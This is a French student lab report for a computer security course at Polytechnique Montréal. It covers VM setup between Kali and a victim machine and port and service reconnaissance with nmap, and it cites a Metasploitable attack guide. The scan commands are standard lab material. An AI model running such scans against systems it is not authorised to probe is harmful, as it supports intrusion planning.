POLYTECHNIQUE MONTRÉAL

LE GÉNIE EN PREMIÈRE CLASSE

INF4420A – Sécurité informatique

TP 4

Wajiha Badirou 1770039

Jean Fikani 1847428

Equipe 17


Groupe 01


Remis à Jean-Yves de Meceli

Le 29 Avril 2020


Table of contents

2.1 Planification - Configuration de Machine VMs







Configurer Manuellement IP address du Kali



IP address pour Kali



Pinguer entre les 2 Machines



2.2 Reconnaissance

nmap

La commande nmap est conçue pour permettre aux administrateurs de système de scanner les grands réseaux pour déterminer quels sont les hôtes et les services qu'ils offrent, et, aussi de faire un scan pour détecter les ports ouverts, identifier les services et obtenir des informations sur le system d'exploitation d'un post distant.
Dans laboratoire la commande *nmap* nous permet de trouver tous les ports ouverts sur les machines qu'on a scannée.

Pour réaliser l'attaque, on s'est servi d'un utilitaire puissant qui peut détecter les vulnérabilités et qui peut scanner la sécurité. C'est Nmap. Tel qu'indiqué sur *http://blog.securelayer7.net/attacking-metasploitable-2-using-metasploit/,*
Cet outil est disponible sur la machine Kali et il peut détecter:


- Hôte en direct sur le réseau.
- Les ports ouverts sur l'hôte.
- Logiciel et la version sur le port respectif.
- Système d'exploitation, adresse matérielle et version du logiciel.
- Détection de service et de version.


Dans le présent TP, on a exécuté la commande :

nmap -sS -sV <Victim's Ip>
nmap -sC -sV -oN sauvegarde.txt 192.x.x.x.


Pour détecter les services et les versions utilisés par la machine victime ainsi que les ports ouverts tout d'abord :


- -sS : Scanne SYN
- -sv : détecte les Services et versions




